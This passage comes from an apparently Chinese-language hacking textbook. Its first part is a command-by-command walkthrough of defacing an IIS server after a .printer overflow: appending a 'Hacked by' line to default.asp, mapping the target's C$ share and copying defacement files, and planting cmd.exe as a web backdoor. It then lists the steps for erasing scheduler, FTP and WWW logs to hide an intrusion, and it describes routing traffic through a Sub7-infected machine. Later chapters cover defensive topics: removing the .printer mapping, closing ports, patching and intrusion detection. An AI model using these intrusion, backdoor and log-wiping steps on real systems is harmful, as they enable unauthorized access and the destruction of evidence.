C:\InetPub\wwwroot>echo Hacked by
Eastdark >> default.asp
```

```
D:\>net use \\192.168.1.99\c$ "" /user:IUSRredpp
命令成功完成。

D:\>copy hackedpage.htm \\192.168.1.99\c$
已复制 1 个文件。

D:\>copy hackedpage.gif \\192.168.1.99\c$
已复制 1 个文件。

D:\>
```

Step 7 复制文件

Step7 这样，通过Web访问到hacked by eastdark的字样了！当然了，如果是国外主机，想放上特殊的文件，这就需要用到net use命令了。

就是通过使用刚才那个IUSRredpp账号得到远程的文件管理权限，然后就可以将文件复制过去了。



Step8 下面可以在远程cmd.exe，即telnet所获得的输入端，可以做许多事情，比如下载文件，可以通过把文安复制到Web目录中，然后通过下载软件来下载。也可以通过把cmd.exe复制到inetpub的scripts目录下来做一个小后门，就可以通过IE来执行命令。

10.3.2 IIS的.printer溢出漏洞的防范

下面讲解下如何避免这一漏洞给服务器带来危害。由于此漏洞就是由于.printer后缀的脚本会输送给msw3prt.dll，只怪这个文件存在溢出漏洞。那么就可以删除.printer映射，在“控制面板”→“管理工具”→“Internet服务管理器”→“Web站点属性”对话框中的“主目录”选项卡。单击配置，找到.printer映射，然后删除便可以了。当然也可以去下载微软发布的补丁程序。

10.4 清除入侵日志

日志就是对系统中的操作进行的记录，用户对计算机的操作和应用程序的运行情况都能记

录下来，所以黑客在非法入侵电脑以后所有行动的过程也会被日志记录在案。那么清除掉日志是黑客入侵后必须要做的一件事。下面就介绍下黑客是通过什么样的方法把记录自己痕迹的日志删除掉。

10.4.1 日志的详细定义

日志文件通常有应用程序日志、安全日志、系统日志、DNS服务器日志和FTP日志等。当使用“流光”进行探测时，IPC探测会在目标机的安全日志里迅速地记下“流光”探测时所用的IP、时间等，而使用FTP探测后，会在目标机的FTP日志中记下探测所用的用户名和密码等，而“流光”启动时需要的msvc60.dll这个链接库，如果目标机没有这个文件都会在日志里记录下来。当日志记录下了这些信息后，通过日志可以轻易的找到入侵的黑客。还有Scheduler日志，也是个重要的日志，srv.exe就是通过这个服务来启动的，其记录着由Scheduler服务启动的所有行为，如服务的启动和停止。

1. 日志文件默认位置

(1) DNS日志的默认位置：%sys temroot%\sys tem32\config，默认文件大小为512KB，管理员都会改变这个默认大小。

(2) 安全日志文件默认位置：%sys temroot%\sys tem32\config\SecEvent.EVT。

(3) 系统日志文件默认位置：%sys temroot%\sys tem32\config\SysEvent.EVT。

(4) 应用程序日志文件：%sys temroot%\sys tem32\config\AppEvent.EVT。

(5) Internet信息服务FTP日志默认位置：%sys temroot%\sys tem32\logfiles\ msftpsvc1\，默认每天一个日志。

(6) Internet信息服务WWW日志默认位置：%sys temroot%\sys tem32\logfiles\ w3svc1\，默认每天一个日志。

(7) Scheduler服务日志默认位置：%sys temroot%\schedlg.txt。

2. 日志在注册表里的键

(1) 应用程序日志、安全日志、系统日

志、DNS服务器日志的文件在注册表中的键为:HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog

有的管理员很可能将这些日志重定位。其中EVENTLOG下面有很多子表,里面可查到以上日志的定位目录。

(2)Scheduler服务日志在注册表中的键为:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SchedulingAgent

3.FTP和WWW日志

FTP日志和WWW日志在默认情况下,每天生成一个日志文件,包括当天的所有记录。文件名通常为ex(年份)(月份)(日期),从日志里能看出黑客入侵时间,使用的IP地址以及探测时使用的用户名,这样使得管理员可以想出相应的对策。

10.4.2 清除日志

了解了日志的详细情况后,下面就介绍如何删除这些日志。

日志文件通常有某项服务在后台保护。除了系统日志、安全日志、应用程序日志等,它们的服务是关键进程,并与注册表文件在一起。当系统启动后,启动服务来保护这些文件,所以很难删除。而FTP日志和WWW日志及Scedlgu日志都是可以轻易地删除的。取得Administrator密码或Administrators组成员之一,Telnet到远程主机,首先删除启动日志。删除时会显示进程无法访问文件,因为另一个程序正在使用此文件。先把后台程序关掉,进入WINNT目录下,如下图所示。

```
C:\>cd winnt
C:\WINNT>
```

进入WINNT目录

利用net stop "task scheduler"命令使目标服务器的计划任务的服务停止,同时也停止了与它有依赖关系的服务,如下图所示。

```
C:\WINNT>net stop "task scheduler"
下面的服务依赖于 Task Scheduler 服务。
停止 Task Scheduler 服务也会停止这些服务。
```

Rcnote Storage Engine

```
是否继续此操作? <Y/N> [N]: y
Rcnote Storage Engine 服务正在停止。
Rcnote Storage Engine 服务已成功停止。

Task Scheduler 服务正在停止。
Task Scheduler 服务已成功停止。
```

利用“del”命令,删除所有启动日志,在WINNT目录下,键入“del schedlgu.txt”命令来删除启动日志。如下图所示。

```
C:\WINNT>del schedlgu.txt
```

下一个是FTP日志,利用“cd”命令切换到c:\winnt\system32\logfiles\msftpsvc1目录,如下图所示。

```
C:\WINNT>cd c:\winnt\system32\logfiles\msftpsvc1
C:\WINNT\system32\LogFiles\MSFTPSVC1>
```

键入“net stop msftpsvc”命令停止FTP服务,如下图所示。

```
C:\WINNT\system32\LogFiles\MSFTPSVC1>net stop msftpsvc
FTP Publishing Service 服务正在停止。
FTP Publishing Service 服务已成功停止。
```

然后利用“del”命令删除所有FTP日志了,键入“del ex*.log”,删除FTP服务的所有日志记录文件,如下图所示。

```
C:\WINNT\system32\LogFiles\MSFTPSVC1>del ex*.log
```

以上操作成功则删除了FTP日志。再进入WWW日志目录下,如下图所示。

```
C:\WINNT\system32\LogFiles\MSFTPSVC1>cd..
C:\WINNT\system32\LogFiles>cd w3svc1
C:\WINNT\system32\LogFiles\w3SVC1>
```

利用“net stop w3svc”命令,先停掉WWW服务,如下图所示。


```
C:\WINNT\system32\LogFiles\w3SVC1>net stop w3svc
World Wide Web Publishing 服务正在停止。
World Wide Web Publishing 服务已成功停止。
```

再键入“del ex*.log”命令,把WWW日志全部删除,如下图所示。

```
C:\WINNT\system32\LogFiles\w3SVC1>del ex*.log_
```

10.5 本章习题

一、选择题

- 1.IIS漏洞一般通过()端口进行攻防。
A. 80
B. 21
C. 139
D. 8080

- 2.下面()漏洞可以显示ASP脚本源代码。
A. idc和.ida漏洞
B. Null.htw漏洞
C. NT Site Server Adsamples漏洞
D. IIS HACK漏洞

二、填空题

- 1.日志文件通常有等_____、_____、_____和_____。
- 2.Hit-highlighting功能是由_____提供的允许一个Web用户在文档上_____其原始搜索的条目,这个文档的名字通过变量CiWebhitsfile传递给.htw文件。

三、问答题

- 1.IIS常见的漏洞有哪些?
- 2.黑客如何制作代理跳板?

第 11 章

安全防范黑客入侵

重点讲解

- 隐藏自己的IP
- 安装补丁程序
- 使用网络防火墙

出色的黑客更应该注意防守,首先就是隐藏好自己的IP,关闭不必要的端口,然后再使用网络防火墙来防范攻击和限制木马程序的连接。本章主要介绍提高系统网络安全防御能力的通用方法。

本章导读

11.1 隐藏IP关闭不必要端口

隐藏IP,好处很多,概括起来有两点:一是在上网的时候防止被入侵、攻击;其次是加快打开网页的速度。当然,大多数人隐藏IP的最主要目的是加强系统的安全性,免受攻击。

11.1.1 IP隐藏技术

或许你有过这样的经历:在浏览某些网站或论坛时可以清清楚楚地看到自己的IP地址,显然你已经被“记录在案”了。不仅如此,那些使用显IP地址QQ的朋友也会告诉你:你的IP地址是XXX.XXX.XXX.XXX。自己的IP地址如此轻易的就被人所知,重要的是,暴露自己的IP地址非常危险,不过没有关系,只要使用下面的办法就可以隐藏你的形迹,使你的网络安全得到保障。

1. 设置代理服务器


隐藏真实IP最简单的方法就是使用代理服务器。与直接连接到Internet相比,使用代理服务器能保护上网用户的IP地址,从而保障上网安全。代理服务器的原理是在客户机和远程服务器之间架设一个“中转站”,当客户机向远程服务器提出服务要求后,代理服务器首先截取用户的请求,然后代理服务器将服务请求转交远程服务器,

从而实现客户机和远程服务器之间的联系。很显然,使用代理服务器后远端服务器包括其它用户只能探测到代理服务器的IP地址而不是用户的IP地址,这就实现了隐藏用户IP地址的目的,保障了用户上网安全。而且,这样还有一个好处,那就是如果有许多用户共用一个代理器时,当有人访问过某一站点后,所访问的内容便会保存在代理服务器的硬盘上,如果有人再次访问该站点,这些内容便会直接从代理服务器中获取,而不必再次连接远端服务器,因此可以节约带宽,提高访问速度。


通常寻找免费代理服务器的方法有很多,可以用ProxyHunter(代理猎手),它能自动搜索出多个免费代理服务器,并验证各个服务器的连接速度,从而让你选择最佳途径。更重要的是代理服务器不仅支持浏览软件,而且支持电子邮件、FTP、下载、离线浏览等功能软件,可谓无所不在。不过这种方法比较费时、费事,最好的方法是使用现成的免费代理服务器,现在网上有不少网站定期提供最新的免费代理服务器。

找到免费代理服务器后,就可以这样来使用它。以IE浏览器为例,运行IE,单击“工具”→“Internet选项”,在弹出的“Internet选项”对话框中选择“连接”标签,再单击“设置”按钮,在

弹出的对话框中把“对此连接使用代理服务器”前面的框勾选上,然后在“地址”和“端口”栏中填入代理服务器IP和端口即可。



同时地在“高级”设置中,还可以对不同的服务器,例如HTTP、FTP设定不同的代理服务器地址和端口。这样一来,当再访问那些网页时,页面上显示的就不再是你的真实IP了。



不过,并不是所有的代理都将真正的IP向目标地址上发送,假设使用A4proxy之类的程序检测一些代理,发现http-ip-forward是存在的话,证明该代理会把真正IP向目标地址发去,如果在一些聊天室中使用,会被高级别的人看到真正的IP。

另外,在代理中有HTTP和SOCKS代理之分,在SOCKS代理中又有SOCKS4和SOCKS5代理之分,SOCKS4和SOCKS5不同之处在于SOCKS5支持UDP这种协议,但SOCKS4是不支持的,所以在QQ上不可以使用SOCKS4代理,因为QQ使用的


是UDP协议,但在ICQ上就可以使用SOCKS4或SOCKS5代理。

2. 利用木马隐藏IP

隐藏IP的另外一个方法是利用受控的电脑上的木马(也就是利用肉鸡),该电脑可以自由访问网络且不限于和你在一起(比方说单位或学校的电脑)。一些国外的木马如Sub7,具有“端口转向”功能,假设要浏览www.xxx.com这个网站的内容,而这个网站会记录访问者的IP,那么可以这样做:假设受控电脑上有木马Sub7服务端程序在运行,请在自己的电脑上运行Sub7客户端,连接上那台电脑,使用端口转向的功能,在那台电脑上打开一个90端口,设定凡是从这个端口进去的数据都会转向到www.xxx.com这个网站的80端口去(80端口是默认的www服务端口)。假设那个感染了Sub7的电脑的IP是212.212.212.212,那么只要在浏览器上输入http://212.212.212.212:90,就可以看到www.xxx.com这个网站的内容的了,而且那个网站记录下的访问的IP是212.212.212.212,并不是真正的IP。


完成上述步骤,就可以基本的隐藏IP了,但还不够彻底,要想彻底隐藏IP还必须隐藏计算机名和工作组。因为网上有许多黑客软件可以查出你的计算机名和工作组,他们主要是通过搜索网上是否存在使用NetBIOS协议的用户,来探测其机器名称、IP地址等等信息,并借此来攻击你。

在Internet上,NetBIOS开放就和一个后门程序差不多。因为在你安装TCP/IP协议时,NetBIOS也被Windows作为默认设置载入了你的电脑,而电脑随即也具有了NetBIOS本身的开放性。换句话说讲,在不知不觉间,你的上网电脑已被打开了一个危险的“后门”。这个后门可以泄漏你的信息:计算机名和工作组。事实上,有许多人会用自己的真实姓名做计算机名称,还有自己的单位名字作为工作组,这样很容易根据某个人的固定信息找到某个人的IP地址。而网上针对IP地址的攻击手段和工具实在是太多了。因此,单机用户完全可以禁止NetBIOS服务,从而补上这个危险的“漏洞”。解决方法如下:



Step 1 进入“TCP/IP协议”

Step 1 右键单击“网络邻居”，选择“属性”，进入“网络和拨号连接”，再用鼠标右键单击“本地连接”，选择“属性”，进入“本地连接属性”。双击“Internet协议(TCP/IP)”。



Step 2 TCP/IP筛选

Step 2 单击“高级”，选择“选项”条中的“TCP/IP 筛选”，在“只允许”中填入除了139之外要用到的端口。注：如果你在局域网中，这样会影响局域网的使用，如下面两个图所示。

3. 在QQ中实现隐身

最后，再说说如何在QQ中隐形。之所以单独谈QQ，是由于QQ已经成为绝大多数网民上网的必备工具了。

QQ采用的是UDP数据包通讯，攻击者只要

向你发送一个信息，他就可以通过监视UDP数据包来获得你的IP和QQ的端口号。从理论上说，在直接通讯的模式下，想避免攻击者发现你的IP地址是十分困难的。所以这里介绍一种很常见的方法来避开对方知道你的QQ地址——使用代理服务器。通过代理服务器上QQ，就可以隐藏自己的真实IP，而攻击者所看到的IP只是代理服务的地址。隐身登录QQ后发送的消息是通过腾讯的服务器中转的，这样攻击者获取的IP也只是腾讯服务器的地址。

以QQ2007为例，只要右键单击屏幕右下角的QQ图标，在弹出菜单中选择“系统参数”，单击“系统设置”中的“代理设置”，选中“使用自定义的网络设置”。在“类型”中选择“SOCKS5代理服务器”在“服务器”和“端口”一栏中输入你寻找到的免费代理地址。



11.1.2 关闭和限制开放端口

关闭无用端口的方式一般有两种，一是使用Windows自带的TCP/IP筛选器进行端口筛选，二是利用防火墙软件进行端口访问控制设置。

1. 关闭开放端口

首先来了解Windows各项服务对应的端口。WWW服务的端口是80，Smtip是25，Ftp是21，Windows安装中默认的都是这些服务开启的。对于个人用户来说确实没有必要，关掉端口也就是关闭无用的服务。“控制面板”的“管理工具”中的“服务”中来配置。



(1) 关闭7、9等等端口

关闭Simple TCP/IP Service, 支持以下TCP/IP服务: Character Generator、Daytime、Discard、Echo、以及Quote of the Day。

(2) 关闭80口

关掉WWW服务。在“服务”中显示名称为“World Wide Web Publishing Service”, 通过Internet信息服务的管理单元提供Web连接和管理。

(3) 关掉25端口

关闭Simple Mail Transport Protocol (SMTP) 服务, 它提供的功能是跨网传送电子邮件。

(4) 关掉21端口

关闭FTP Publishing Service, 它提供的服务是通过Internet信息服务的管理单元提供FTP连接和管理。

(5) 关掉23端口

关闭Telnet服务, 它允许远程用户登录到系统并且使用命令行运行控制台程序。

(6) 关闭 server 服务

还有一个很重要的就是关闭server服务, 此服务提供RPC支持、文件、打印以及命名管道共享。关掉它就关掉了Win2k的默认共享, 比如IPC\$、C\$、Admin\$等等, 此服务关闭不影响你的其他操作。

(7) 关闭139端口

139端口是NetBIOS Session端口, 用来文件和打印共享, 注意的是运行samba的unix机器也开放了139端口, 功能一样。关闭139口听方法是在“网络和拨号连接”中“本地连接”中选取“Internet协议(TCP/IP)”属性, 进入“高级TCP/IP


设置”“WINS设置”里面有一项“禁用TCP/IP的NETBIOS”, 勾上它, 就可以关闭139端口。对于个人用户来说, 可以在各项服务属性设置中设为“禁用”, 以免下次重启服务也重新启动, 端口也开放了。

2. 限制开放端口


一般来说, 采用一些功能强大的反黑软件和防火墙可以保证系统的安全, 但是这些通常比较复杂。在这里用一种简易的办法——通过限制端口来防止非法入侵。

对于个人用户来说, 可以限制所有的端口, 因为根本不必让机器对外提供任何服务; 而对于对外提供网络服务的服务器, 则需把必须利用的端口(比如WWW端口80、FTP端口21、邮件服务端口25、110等)开放, 其他的端口则全部关闭。

这里, 对于采用Windows 2000或者Windows XP的用户来说, 不需要安装任何其他软件, 可以利用“TCP/IP筛选”功能限制服务器的端口。具体设置如下:



Step 1 打开“网络连接”




Step 2 选择“TCP/IP”属性

- Step 1
- 右键单击“网上邻居”，选择“属性”，然后双击“本地连接”（如果是拨号上网用户，选择“我的连接”图标），弹出“本地连接状态”对话框。
- Step 2
- 单击“属性”按钮，弹出“本地连接 属性”，选择“此连接使用下列项目”中的“Internet协议（TCP/IP）”，然后单击“属性”按钮。



- Step 3 选中“TCP/IP筛选”，单击“属性”
- Step 3
- 在弹出的“Internet协议（TCP/IP）”对话框中单击“高级”按钮。在弹出的“高级TCP/IP设置”中，选择“选项”标签，选中“TCP/IP筛选”，然后单击“属性”按钮。



- Step 4 “TCP/IP筛选”设置
- Step 4
- 在弹出的“TCP/IP筛选”对话框里选择“启用TCP/IP筛选”的复选框，然后把左边“TCP端口”上的“只允许”选上。

这样，你就可以来自己添加或删除你的TCP或UDP或IP的各种端口了。

添加或者删除完毕，重新启动机器以后，你的服务器就被保护起来了。

最后，提醒个人用户，如果只上网浏览的话，

可以不添加任何端口。但是要利用一些网络联络工具，比如QQ的话，就要把“4000”这个端口打开，同理，如果发现某个常用的网络工具不能起作用的时候，请搞清它在你主机所开的端口，然后在“TCP/IP筛选”中添加端口即可。

【延伸知识】：

TCP通信的服务流是双向的，所以应该严格区分目的端口和源端口。一般关闭一个端口，是指关闭本机的特定端口，如果本机向互联网上的机器发起通信，相当于关闭了通信的源端口；如果互联网上的机器连接到本机，相当于关闭了通信的目的端口。这是一个双向过程。Windows提供的“TCP/IP筛选”是关闭本机端口的程序。而大多数第三方防火墙软件若没有特别指明，所设置的端口均指互联网上机器连接本机时所用的源端口。例如设置禁止TCP端口1000，则当互联网上任意一台机器用它的1000端口主动连接本机时，本机会阻挡这一端口。

11.2 补丁程序

这里的补丁并不是衣服破损了需要用补丁来修复，而是指在一个软件的开发过程中，一开始有很多因素是没有考虑到的，但是随着时间的推移，软件所存在的问题会慢慢的被发现。这时候，为了对软件本身存在的问题进行修复，软件开发者会发布相应的补丁。简单的举例来说就是：一开始买来的就是一件存在问题的衣服，但是由于当时挑选的不够仔细，所以呢，没有发现衣服上本来就存在的洞。但是偶尔有一天，发现衣服上有一个洞，这时，生产商会为了维护消费者的合法权益和自己公司的信誉，而对存在质量问题的衣服进行修理，只就叫打补丁。也就是修复本身存在的漏洞。

11.2.1 系统补丁程序

所谓的系统补丁就是指系统（操作系统、专业系统等等）在使用的过程中被使用者发现有漏洞或者BUG（某个功能无法使用、操作过程中出现错误等等）的情况下，由开发商公布的修复这些漏洞或者BUG的程序。这些程序一般会被开发

商公布在自己的官方网站上供那些使用系统的人进行下载,在下载后使用者只需要运行补丁程序就能自动修复已知的问题了。

在这里以大家熟悉的操作系统Windows XP为例,就目前看来,微软官方就Windows XP而发行的补丁程序不计其数,如果使用Windows XP的用户没有及时安装这些补丁那么电脑安全就岌岌可危了。

1. 微软官方网站下载补丁

首先进入微软的官方网站(中国), <http://www.microsoft.com/zh/cn/default.aspx>,在页面的右上方选择下载与试用。



微软官方网站(中国)

进入下载与试用后,接着再选择左方的Windows(安全&更新),就可以看到由微软发布的关于Windows操作系统的所有补丁了。



选择下载补丁

下载完毕后就运行下载好的补丁程序,接着就会自动为你的计算机开始打补丁。

2. 利用软件下载补丁程序

如果认为去微软官方网站下载太麻烦,那么就可以试一试利用软件自动下载所需要的所有补丁,这里以奇虎360安全卫士为例。




Step 1 进入“奇虎360”主界面

Step 1 进入奇虎360的主界面,在主界面中你就能看见你的电脑有多少安全风险了。



Step 2 修复系统漏洞

Step 2 单击安全风险旁边的立即修复就能进入下载修复界面,其中包括了系统漏洞和电脑中的一些不安全因素,在这里就能一次性的修复。



Step 3 下载漏洞补丁

Step 3 进入查看并修复漏洞, 这里就列举出了系统中所有的漏洞, 并且还有这些漏洞的危害等级, 这样就能有目的的进行下载和修复, 其中有独立安装和非独立安装, 如果是独立安装那么360安全卫士就能自动的下载这些补丁并且自动安装, 如果是非独立安装那么就代表这些补丁并不是系统的漏洞补丁而是安装在系统中的微软程序的补丁, 比如word补丁, 如果电脑中没有安装word那么就会显示这个补丁是非独立安装, 360安全卫士只能自动下载但是不能自动安装。

11.2.2 应用程序补丁程序

系统上运行的应用程序和系统一样, 都需要不断升级和修补。应用程序的补丁是多种多样的, 比如杀毒软件的病毒库更新, Office软件, IE软件的补丁, 和各应用程序不断推出的新的版本。



杀毒软件更新病毒库

11.3 入侵检测技术

入侵检测技术是为保证计算机系统的安全而设计与配置的一种能够及时发现并报告系统中未授权或异常现象的技术, 是一种用于检测计算机网络中违反安全策略行为的技术。

11.3.1 入侵检测的原理

对一个成功的入侵检测系统来讲, 它不但可使系统管理员随时了解网络系统(包括程序、文件和硬件设备等)的任何变更, 还能给网络安全策略的定制提供指南。而且, 入侵检测的规模还

应根据网络威胁、系统构造和安全需求的改变而改变。入侵检测系统在发现入侵后, 会及时做出响应, 包括切断网络连接、记录事件和报警等。下面介绍入侵检测的原理。

1. 信息收集

入侵检测的第一步是信息收集, 内容包括系统、网络、数据及用户活动的状态和行为。而且, 需要在计算机网络系统中的若干不同关键点(不同网段和不同主机)收集信息, 这除了尽可能扩大检测范围的因素外, 还有一个重要的因素就是从“源”来的信息有可能看不出疑点, 但从几个“源”来的信息的不一致性却是可疑行为或入侵的最好标识。

当然, 入侵检测很大程度上依赖于收集信息的可靠性和正确性, 因此, 很有必要利用精确的软件来报告这些信息。因为黑客经常替换软件以混淆和转移这些信息, 例如替换被程序调用的子程序、库和其它工具等。黑客对系统的修改可能使系统功能失常但看起来跟正常的系统没什么两样, 而实际上不是。例如, Unix系统的PS指令可以被替换为一个不显示侵入过程的指令, 或者是编辑器被替换成一个读取不同于指定文件的文件(黑客隐藏了初始文件并用另一版本代替)。这需要保证用来检测网络系统的软件的完整性, 特别是入侵检测系统软件本身应具有相当强的坚固性, 防止被篡改而收集到错误的信息。

(1) 系统和网络日志文件

黑客经常在系统日志文件中留下他们的踪迹, 因此, 充分利用系统和网络日志文件信息是检测入侵的必要条件。日志中包含发生在系统和网络上的不寻常和不期望活动的证据, 这些证据可以指出有人正在入侵或已成功入侵了系统。通过查看日志文件, 能够发现成功的入侵或入侵企图, 并很快地启动相应的应急响应程序。日志文件中记录了各种行为类型, 每种类型又包含不同的信息, 例如记录“用户活动”类型的日志, 就包含用户登录、用户ID改变、用户对文件的访问、授权和认证信息等内容。很显然地, 对“用户活动”来讲, 不正常的或不期望的行为就是重复登录失败、登录到不期望的位置以及非授权的企图访问

重要文件等。

(2) 目录和文件中的不期望的改变

网络环境中的文件系统包含很多软件和数据文件,包含重要信息的文件和私有数据文件经常是黑客修改或破坏的目标。目录和文件中的不期望的改变(包括创建、修改和删除),特别是那些正常情况下限制访问的,很可能就是一种入侵产生的指示和信号。黑客经常替换、修改和破坏他们获得访问权的系统上的文件,同时为了隐藏系统中他们的表现及活动痕迹,都会尽力去替换系统程序或修改系统日志文件。

(3) 程序执行中的不期望行为

网络系统上的程序执行一般包括操作系统、网络服务、用户起动的程序和特定目的的应用,例如数据库服务器。每个在系统上执行的程序由一到多个进程来实现。每个进程执行在具有不同权限的环境中,这种环境控制着进程可访问的系统资源、程序和数据文件等。一个进程的执行行为由它运行时执行的操作来表现,操作执行的方式不同,它利用的系统资源也就不同。操作包括计算、文件传输、设备和其它进程,以及与网络之间其它进程的通讯。

一个进程出现了不期望的行为可能表明黑客正在入侵你的系统。黑客可能会将程序或服务的运行分解,从而导致它失败,或者是以非用户或管理员意图的方式操作。

(4) 物理形式的入侵信息

这包括两个方面的内容,一是未授权的对网络硬件连接;二是对物理资源的未授权访问。黑客会想方设法去突破网络的周边防卫,如果他们能够在物理上访问内部网,就能安装他们自己的设备和软件。依照此方法,黑客就可以知道网上的由用户加上不安全(未授权)设备,然后利用这些设备访问网络。例如,用户在家里可能安装Modem以访问远程办公室,与此同时黑客正在利用自动工具来识别在公共电话线上的Modem,如果某一拨号访问流量经过了这些自动工具,那么这一拨号访问就成为了威胁网络安全后门。黑客就会利用这个后门来访问内部网,从而越过了内部网络原有的防护措施,然后捕获网络流量,进而攻击其它系统,并偷取

敏感的私有信息等。

2. 信号分析

对上述四类收集到的有关系统、网络、数据及用户活动的状态和行为等信息,一般通过三种技术手段进行分析:模式匹配、统计分析和完整性分析。其中模式匹配和统计分析用于实时的入侵检测,而完整性分析则用于事后分析。

(1) 模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较,从而发现违背安全策略的行为。该过程可以很简单(如通过字符串匹配以寻找一个简单的条目或指令),也可以很复杂(如利用正规的数学表达式来表示安全状态的变化)。一般来讲,一种进攻模式可以用一个过程(如执行一条指令)或一个输出(如获得权限)来表示。该方法的一大优点是只需收集相关的数据集合,显著减少系统负担,且技术已相当成熟。它与病毒防火墙采用的方法一样,检测准确率和效率都相当高。但是,该方法存在的弱点是需要不断的升级以对付不断出现的黑客攻击手法,不能检测到从未出现过的黑客攻击手段。

(2) 统计分析

统计分析方法首先给系统对象(如用户、文件、目录和设备等)创建一个统计描述,统计正常使用时的一些测量属性(如访问次数、操作失败次数和延时等)。测量属性的平均值将被用来与网络、系统的行为进行比较,任何观察值在正常范围之外时,就认为有入侵发生。例如,统计分析可能标识一个不正常行为,因为它发现一个在晚八点至早六点没有登录的账户却在凌晨两点试图登录。其优点是可检测到未知的入侵和更为复杂的入侵,缺点是误报、漏报率高,且不适应用户正常行为的突然改变。具体的统计分析方法如基于专家系统的、基于模型推理的和基于神经网络的分析方法,目前正处于研究热点和迅速发展之中。

(3) 完整性分析

完整性分析主要关注某个文件或对象是否被更改,这经常包括文件和目录的内容及属性,

它在发现被更改的、被特洛伊的应用程序方面特别有效。完整性分析利用强有力的加密机制,称为消息摘要函数(例如MD5),它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵,只要是成功的攻击导致了文件或其它对象的任何改变,它都能够发现。缺点是一般以批处理方式实现,不用于实时响应。尽管如此,完整性检测方法还应该是网络安全产品的必要手段之一。例如,可以在每一天的某个特定时间内开启完整性分析模块,对网络系统进行全面地扫描检查。

11.3.2 入侵检测的技术

入侵检测的研究最早可追溯到James Aderson在1980年的工作,他首先提出了入侵检测的概念,在Aderson的文章中提出审计追踪可应用于监视入侵威胁,但由于当时所有已有的系统安全程序都着重于拒绝未经认证主体对重要数据的访问,这一设想的重要性当时并未被理解。1987年Dorothy.E.Denning提出入侵检测系统(Intrusion Detection System,IDS)的抽象模型,首次将入侵检测的概念作为一种计算机系统安全防护问题的措施提出,与传统加密和访问控制的常用方法相比,IDS是全新的计算机安全措施。1988年的Morris Internet蠕虫事件使得Internet近5天无法使用。该事件使得对计算机安全的需要迫在眉睫,从而导致了許多IDS系统的开发研制。

入侵检测(Intrusion Detection)的定义为:识别针对计算机或网络资源的恶意企图和行为,并对此做出反应的过程。IDS则是完成如上功能的独立系统。IDS能够检测未授权对象(人或程序)针对系统的入侵企图或行为(Intrusion),同时监控授权对象对系统资源的非法操作。主要从以下四个方面入手:

- (1) 从系统的不同环节收集信息;
- (2) 分析该信息,试图寻找入侵活动的特征;
- (3) 自动对检测到的行为做出响应;
- (4) 纪录并报告检测过程结果。

入侵检测作为一种积极主动的安全防护技术,提供了对内部攻击、外部攻击和误操作的实时保护,在网络系统受到危害之前拦截和响应入

侵。入侵检测系统能很好的弥补防火墙的不足,从某种意义上说是防火墙的补充。

入侵检测技术的分类大都基于信息源和分析方法进行分类。

1. 根据信息源的不同,分为基于主机型和基于网络型两大类

(1) 基于主机的入侵检测系统(Host-based Intrusion Detection System,HIDS)

